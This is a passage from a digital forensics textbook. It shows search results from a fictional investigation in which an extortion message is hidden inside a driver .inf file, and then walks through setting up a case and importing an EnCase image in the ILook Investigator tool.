☑	2	LIB27.S01	2,,22326 bkupagnt.inf=2,,2893 Patty, your codename will be honeyl	Patty
☑	3	LIB27.S01	ylady, we also still hold the PattyNaked.gif file from the websit	Patty
	4	Trade Sec...		
☑	5	LIB27.S01	lady, be sure to have the trade secret zip disk to us by 10/23/2	trade secret
☑	6	LIB27.S01	e sure to email ghent the trade secret data FIRST at the address	trade secret
☑	7	LIB27.S01	POPENFILEFORK The VeriVax trade secrets we obtain from honeylady	trade secret
	8	Precaution		
☑	9	LIB27.S01	to us by 10/23/2000. As a precaution, be sure to email ghent th	precaution
	10	Email		
☑	11	LIB27.S01	. As a precaution, be sure to email ghent the trade secret data F	email
☑	12	LIB27.S01	son on it. All we need is the email...the zip disk is just to foo	email
☑	13	LIB27.S01	ser Location Service\Client","Email Name" [NetMtg.Remove.Reg] HKL	Email
☑	14	LIB27.S01	ntVersion\Internet Settings","EmailName",2,"IE30User@" HKCU,"SOFT	Email
☑	15	LIB27.S01	Modem Format Microsoft BFT - (EMAIL) Facsimile Format - (Fax) 300	EMAIL
	16	Address		
☑	17	LIB27.S01	ade secret data FIRST at the address you were given before you op	address
☑	18	LIB27.S01	gin Time MISC_LOGIN_INFO NET_ADDRESS \\%s\SYS\MAIL\%1X\LOGIN \\%s	ADDRESS
☑	19	LIB27.S01	ME %c:. %c:\%s %c:%s Network Address Host Resource Name Path Dire	Address
☑	20	LIB27.S01	eapAlloc VirtualAlloc GetProcAddress LoadLibraryA KERNEL32.dll ww	Address
☑	21	LIB27.S01	$0j PhG D$0j PhP rror GetProcAddress lstrcpynA MultiByteToWideCha	Address
☑	22	LIB27.S01	DDSTREE NWGETCONNECTIONIDFROMADDRESS NWDSCHECKAUDITLEVELTWOACCESS	ADDRESS
☑	23	LIB27.S01	x {{{ {{x z&Z [Root] Network Address Host Server Network Address	Address
☑	24	LIB27.S01	Address Host Server Network Address Replica [Public] OLD_PASSWOR	Address
☑	25	LIB27.S01	01, \ ; IOR_Min; // Min port address FF,FF, \ ; IOR_Max; // Max p	address
☑	26	LIB27.S01	FF, \ ; IOR_Max; // Max port address 00,00, \ ; IOR_RangeFlags; /	address

Exhibit 6.40 Active code-page search results.



```
0345735 1024.Install] DelReg=DEL_CURRENT_REG AddReg=1024, DPMS [640.Install] DelReg=DEL_CURRENT_REG AddReg=640 [800.Install] DelReg=DEL_CURRENT
0345870 _REG AddReg=800 [1024.Install] DelReg=DEL_CURRENT_REG AddReg=1024 [1280.Install] DelReg=DEL_CURRENT_REG AddReg=1280 [1600.Install] DelR
0346005 eg=DEL_CURRENT_REG AddReg=1600 ; -------------- Remember honeylady, we also still hold the PattyNaked.gif file from the website www.Hot
0346140 Pics.com that you put out on the Internet 4 years ago as a joke. Not so funny now huh?? DelReg=DEL_CURRENT_REG AddReg=AST4I.AddReg, 102
0346275 4 [AST4N] DelReg=DEL_CURRENT_REG AddReg=AST4N.AddReg, 1024, DPMS [AST4L] DelReg=DEL_CURRENT_REG AddReg=AST4L.AddReg, 1024, DPMS [AST5L]
```

Exhibit 6.41 Highlighted information in case file.

Chapter 7

ILook Investigator

Now let us take a look at ILook, a forensics tool used to analyze images of computer hard drives. We will not be going through our murder case with Patty as in the prior chapters with EnCase and AccessData. Instead, I will be providing an overview of this forensic tool and what procedures to follow to use this tool in the course of an investigation that involves e-mail messages, in particular Microsoft Exchange.pst files. This software was originally engineered by Elliot Spencer, and it is provided to law enforcement agencies globally at no charge. The IRS (Internal Revenue Service) makes this software available through its Electronic Crimes Program. ILook utilizes the Hashkeeper Database, which is maintained by the Department of Justice National Drug Intelligence Center. Some hash tables from the NIST NSRL are also included.

ILook is used to inspect data obtained from any forensic imaging system that creates a straight sector dump of the imaged media (also known as a bitstream backup, bit copy, bit image). Numerous law enforcement and commercial imagers produce images in this format. ILook also supports the examination of Safeback image files, EnCase image files, ISO (International Standards Organization), and CIF CD images, VMWare virtual disks, and of course ILook image files. Exhibit 7.1 lists the file systems supported by ILook.

The user interface to ILook is similar to AccessData's FTK (Forensic Tool Kit) and Guidance Software's EnCase in that it uses a Microsoft Windows-type interface with the screen broken into various panes to display information. Also similar to the other tools is the ability to perform standard searches and indexed searches. As mentioned in the discussion

Exhibit 7.1 File Systems Supported by ILook

FAT (12, 16, 32, VFAT)
NTFS (4 compressed/noncompressed, 5 compressed/noncompressed)
Mac (HFS, HFS+)
Linux (Ext2FS, Ext3FS)
UNIX (SCO Sys V [AFS, EAFS, HTFS])
CDFS
Novell Netware NWFS

with a prior tool, indexed searches are much faster as long as you have the time to allow the indexing to be performed in the first place. Exhibit 7.2 through Exhibit 7.8 list the various file types and formats Ilook supports.

The initial ILook screen looks like the one in Exhibit 7.9 when you first start the program. To initially bring evidence into ILook, press F4 to open the `Evidence Management Window` (EMW) shown in Exhibit 7.10. Notice in the top right of Exhibit 7.10 an area entitled `Evidence Definition File` (EDF). Click the `New` button so that a new EVD file can be created. The EVD file will contain the case configuration information for this new case. Note that you would create a new EVD file for each case for which you are doing an investigation.

Once you click the `New` button, you are asked if you want to `Save the log?` Normally you would want to save the log, so click the `Yes` button. The next thing you are asked is where you want to save this log. Save it where you so desire, then click the `Save` button.

Next we move to the bottom right section, where we see the Investigator's `Name/ID` area. Click the `Change` button and enter your name. Placing your name in this section this allows your name to be attached to each new piece of evidence that is added to the case. If need be, you can change this for specific pieces of evidence that may be added to the case by other members of your team.

Directly above the `Investigator's Name/ID` area is a section entitled `Case Results Path`. Here you select the drive that you will use to hold reports and any data that you choose to extract from the suspect's hard drive.

Directly above the `Case Results Path` section is the `Case Reference` section. Click the `Change` button if you wish to change the case reference name. In this case, I'm going to keep the case reference name as `PSTcase1`. Click the `OK` button to continue. Based on the changes we have made, the Evidence Management Window (EMW) now looks as shown in Exhibit 7.11.

Now we need to add the actual evidence items to the case. You perform the following process for each evidence item you wish to add to the case.

Exhibit 7.2 Word Processing File Formats Supported

ANSI Text (7 and 8 bit), all ver.	IBM FFT, all ver.; IBM Revisable Form Text, all ver.; IBM Writing Assistant, ver. 1.01	MultiMate, ver. through 4.0	Professional Write Plus, ver. 1.0
ASCII Text (7 and 8 bit versions available), all ver.	JustWrite, ver. through 3.0	Navy DIF, all ver.	Samna Word, ver. through Samna Word IV+
Adobe FrameMaker (MIF), ver. 6	Legacy, ver. through 1.1	Nota Bene, ver. 3.0	SmartWare II, ver. 1.02
Corel WordPerfect for Windows Versions through 2002	Lotus AMI/AMI Professional, ver. through 3.1; Lotus Manuscript, ver. through 2.0; Lotus WordPro (Win32 platforms) SmartSuite 96, 97 and Millennium; Lotus WordPro (Non-Windows platforms—text only)	Novell Perfect Works, ver. 2.0	Sprint, ver. 1.0
DEC WPS Plus (DX), ver. through 4.0; DEC WPS Plus (WPL), ver. through 4.1	SmartSuite 97 and Millennium edition	Novell WordPerfect for DOS, ver. through 6.1; Novell WordPerfect for Mac, ver. 1.02 through 3.0; Novell WordPerfect for Windows, ver. through 7.0	StarOffice Writer (UNIX and Windows), ver. 5.2
DisplayWrite 2 and 3 (TXT), all ver.; DisplayWrite 4 and 5, ver. through 2.0	MacWrite II, ver. 1.1	Office Writer, ver. 4.0 to 6.0	Total Word, ver. 1.2
Enable, ver. 3.0, 4.0, and 4.5	MASS11, ver. through 8.0	PC-File Letter, ver. through 5.0; PC-File+ Letter, ver. through 3.0	Unicode Text, all ver.

Exhibit 7.2 Word Processing File Formats Supported (continued)

First Choice, ver. through 3.0	Microsoft Rich Text Format (RTF), all ver.	PFS:Write, ver. A, B, and C	Volkswriter 3 & 4, ver. through 1.0
Framework, ver. 3.0	Microsoft Word for DOS, ver. through 6.0; Microsoft Word for Macintosh, ver. 4.0 through 98; Microsoft Word for Windows, ver. through 2002; Microsoft WordPad, all ver.; Microsoft Works for OS, ver. through 2.0; Microsoft Works for Macintosh, ver. through 2.0; Microsoft Works for Windows, ver. through 4.0	Professional Write for DOS, ver. through 2.1	Wang PC (IWP), ver. through 2.6
HTML, ver. through 3.0	Microsoft Write, ver. through 3.0	Q&A for DOS, ver. 2.0; Q&A Write for Windows, ver. 3.0	WordMARC, ver. through Composer Plus
			WordStar 2000 for DOS, ver. through 3.0; WordStar for DOS, ver. through 7.0; WordStar for Windows, ver. 1.0
			XyWrite, ver. through III Plus

Exhibit 7.3 Spreadsheet File Formats Supported

Enable, ver. 3.0, 4.0, and 4.5	Microsoft Excel for Macintosh, ver. 3.0 through 4.0, 98; Microsoft Excel for Windows, ver. 2.2 through 2002; Microsoft Excel Charts, ver. 2.x through 7.0	Novell PerfectWorks, ver. 2.0
First Choice, ver. through 3.0	Microsoft Multiplan, ver. 4.0	QuattroPro for DOS, ver. through 5.0; QuattroPro for Windows, ver. through 2002
Framework, ver. 3.0	Microsoft Windows Works, ver. through 4.0	PFS:Professional Plan, ver. 1.0
Lotus 1-2-3 (DOS & Windows), ver. through 5.0; Lotus 1-2-3 for SmartSuite, SmartSuite 97, and Millennium; Lotus 1-2-3 Charts (DOS & Windows), ver. through 5.0; Lotus 1-2-3 (OS/2), ver. through 2.0; Lotus 1-2-3 Charts (OS/2), ver. through 2.0	Microsoft Works (DOS), ver. through 2.0; Microsoft Works (Macintosh), ver. through 2.0	SuperCalc 5, ver. 4.0
Lotus Symphony, ver. 1.0, 1.1, and 2.0	Mosaic Twin, ver. 2.5	SmartWare II, ver. 1.02
		VP Planner 3D, ver. 1.0

Notice the yellow button labeled `Add Evidence to Case`. Click on this button to see a section entitled `Evidence 1` with various subitems underneath it (Exhibit 7.12).

Right click on `Evidence 1`, then left click on `Edit Evidence ID`. Enter "PST & JC Files" as shown in Exhibit 7.13. Once you have entered the desired text that provides you with a descriptive name for your evidence, click the `OK` button.

In the Evidence Info section, right click `Notes` (Exhibit 7.12) and select the Edit function. Type in a description of the evidence as shown in Exhibit 7.14, then click `OK`.

There are various ways to have ILook import the `Bruce.pst` and JC files so that we can analyze them. In this case, let us use an EnCase image

Exhibit 7.4 Graphic File Formats Supported

- AI: Adobe Illustrator File Format, ver. through 7.0
- CDR: Corel Draw, ver. through 8.0
- DSF: Micrografx Designer Windows 95, ver. 6.0
- DWG: AutoCAD Native Drawing Format, ver. 12 through 14
- IGES: Initial Graphics Exchange Specification, ver. 5.1
- PDF: Portable Document Format Acrobat, ver. 2.1, 3.0, 4.0, and 5.0
- PS: Postscript Level 2
- PSD: Adobe Photoshop File Format, ver. 4.0
- Binary Group 3 Fax, all ver.
- DRW: Micrografx Draw, ver. through 4.0
- DXF (Binary and ASCII): AutoCAD Drawing Interchange Format, ver. to 14
- EMF: Windows Enhanced Metafile
- EPS: Encapsulated PostScript if TIFF image is embedded in it
- FMV: FrameMaker graphics vector & raster, through ver. 5.0
- FPX: Kodak Flash Pix, no specific format
- GDF: IBM Graphics Data Format, ver. 1.0
- GEM: Graphics Environment Manager Metafile, bitmap and vector
- GIF: Graphics Interchange Format
- PBM: Portable Bitmap, no specific version
- PCD: Kodak Photo CD, ver. 1.0
- PCX Bitmap: PC Paintbrush
- Perfect Works (Draw) Novell, ver. 2.0
- PGM: Portable Graymap, no specific version
- PIC: Lotus 1-2-3 Picture File Format, no specific version
- PICT1 and PICT2: (Raster) Macintosh Standard
- PIF: IBM Picture Interchange Format, ver. 1.0
- PNG: Portable Network Graphics Internet Format, ver. 1.0
- SDW Ami Draw
- Snapshot (Lotus), all versions
- SRS: Sun Raster File Format, no specific version
- Targa Truevision
- TIFF versions through 6
- TIFF CCITT Group 3 and 4 Fax Systems
- VISO Visio 4 (page preview only), 5, 2000 and 2002
- WBMP, no specific version
- WMF: Windows Metafile

Exhibit 7.4 Graphic File Formats Supported (continued)

BMP: (including RLE, ICO, CUR, and OS/2 DIB) Windows	GP4: Group 4 CALS Format Type I and Type II	PNTG: MacPaint	WordPerfect Graphics [WPG and WPG2], ver. through 2.0
CDR (if TIFF image is embedded in it) Corel Draw versions 2.0 - 9.0	HPGL: Hewlett Packard Graphics Language Version 2.0	PPM: Portable Pixmap, no specific version	XBM: X-Windows Bitmap x10 compatible
CGM: Computer Graphics Metafile ANSI, CALS, NIST; ver. 3.0	IMG: GEM Paint, no specific version	Progressive JPEG, no specific version	XPM: X-Windows Pixmap x10 compatible
CMX: Corel Clip Art Format. ver. 5 through 6	JFIF: (JPEG not in TIFF format), all versions	PSP: Paintshop Pro (Win32 only), ver. 5.0, 5.0.1	XWD: X-Windows Dump x10 compatible
DCX: (multi-page PCX) Microsoft Fax	JPEG: Joint Photographic Experts Group, all versions	RND: AutoShade Rendering File Format, ver. 2.0	
DRW: Micrografx Designer, ver. 3.1	MET: OS/2 PM Metafile, ver. 3.0		

Exhibit 7.5 Database File Formats Supported

Access, ver. through 2.0	Enable, ver. 3.0, 4.0, and 4.5	Microsoft Windows Works, ver. through 4.0	Reflex, ver. 2.0
dBASE, ver. through 5.0	First Choice, ver. through 3.0	Microsoft Works (DOS), ver. through 2.0; Microsoft Works (Macintosh), ver. through 2.0	Q & A, ver. through 2.0
DataEase, ver. 4.x	FoxBase, ver. 2.1	Paradox (DOS), ver. through 4.0; Paradox (Windows), ver. through 1.0	SmartWare II, ver. 1.02
DBXL, ver. 1.3	Framework, ver. 3.0	R:BASE 5000, ver. through 3.1; R:BASE System V, ver. 1.0; Personal R:BASE, ver. 1.0	

Exhibit 7.6 Presentation FileFormats Supported

Corel Presentations Versions 8.0, 9.0, and 2002
Novell Presentations Versions 3.0 and 7.0
Harvard Graphics for DOS, ver. 2.x and 3; Harvard Graphics, Windows ver.
Freelance for Windows, ver. 1.0, 2.0, 96, 97, Millennium; Freelance for OS/2, ver. through 2.0
Microsoft PowerPoint for Windows, ver. through 2002; Microsoft PowerPoint for Macintosh, ver. 4.0, 98

Exhibit 7.7 Compressed and Encoded Formats Supported

GZIP, no specific version
LZA Self Extracting Compress, no specific version
LZH Compress, no specific version
Microsoft Binder, ver. 7.0, 97
MIME (text mail), no specific version
UUEncode, no specific version
UNIX Compress, no specific version
UNIX TAR No specific version
ZIP PKWARE, ver. through 2.04g

Exhibit 7.8 Desktop Publishing and Other Miscellaneous Formats Supported

Adobe FrameMaker (text only), ver. 6.0
Executable (EXE, DLL), no specific version
Executable for Windows NT, no specific version
MSG (text only): Microsoft Outlook Mail format
Microsoft Project (text only), Project 98
vCard Electronic Business Card Versit, ver. 2.1
WML, compatible with WML specification 5.2
JustSystems Ichitaro, ver. 5.0, 6.0, 8.0, 9.0, and 10.0

file. We will therefore need to make an EnCase image of the `Bruce.pst` and JC files so that we can read an EnCase image file into ILook. Start EnCase and the first window that opens is Exhibit 6.1 (see Chapter 6). Click on `Acquire` to open the `Create An Evidence File` screen (Exhibit 6.2). Click `Next`, which opens the `Choose a Drive` screen (Exhibit 6.3). Choose `E:` because that is where the evidence files are; then click `Next`. Enter the data shown in Exhibit 7.15; then click `Next`.

On the next screen, `Analysis Options`, click `Add and verify`, then click `Next`. Fill in the blanks, then click `Finish` to create the evidence file. Notice that the file is not password protected, but in most cases it should be.





Exhibit 7.9 Initial ILook screen.




Evidence Definition File: c:\MntVol.evd

Case Reference: NewCase

Case Results Path: C:\ (Fixed)
C:\NewCase\

Investigator's Name / ID: Not Defined

Exhibit 7.10 The Evidence Management Window.




Evidence Definition File: F:\Documents and Settings\Administrat

Case Reference: PSTcase1

Case Results Path: F:\ (Fixed)
F:\PSTcase1\

Investigator's Name / ID: Bruce Middleton

Exhibit 7.11 The Evidence Management Window after the case is created.



Evidence Management - Case Ref:- PSTcase1


Evidence Definition File: .Bruce\ILOOK\BookCase\PSTcase1.evd

Case Reference: PSTcase1

Case Results Path: F:\ (Fixed)
F:\PSTcase1\

Investigator's Name / ID: Bruce Middleton


Exhibit 7.12 New Evidence Management Window.



Enter a new evidence ID

PST & JC Files

Exhibit 7.13 Evidence ID update screen.



Enter your notes

This evidence is a sample of Bruce's Microsoft Outlook PST & JC Files

Exhibit 7.14 Evidence notes update screen.


It took EnCase 12 minutes and 27 seconds to create this evidence file and another 2 minutes and 27 seconds to verify it. This volume was a total of 4.2 GB in size containing files consisting of a total size of 62.3 MB. Now that we have an EnCase image file (JC_PST.E01), let us return to ILook and make use of this image. Exhibit 7.17 shows the `Evidence Management` (EMW) screen.

Now right click on Image 0, then left click on `Select Image Section`. This shows the files saved. Select `JC_PST.E01`, then click the `Open` button.

Notice how ILook automatically picked up the other evidence files associated with `JC_PST.E01`. Each of these files are 640 MB in length and were made by EnCase in this size because we told it this was what we wanted (see earlier EnCase screen shot indicating `File Segment Size`).

Now click on the `Apply` button to save your changes. Exhibit 7.18 shows an updated EMW screen.

Right click on the `PST & JC Files` entry in the EMW in Exhibit 7.18, then left click on `Standard Partition Traverse` on the menu. Click on a folder to view the files that are contained in it. To save the current ILook state, right click on the yellow icon next to `PST & JC` Files, then left click on `Save Mapping Data`. If you later exit ILook and wish to restore



Identification

Case Number: 1

Examiner: Bruce Middleton

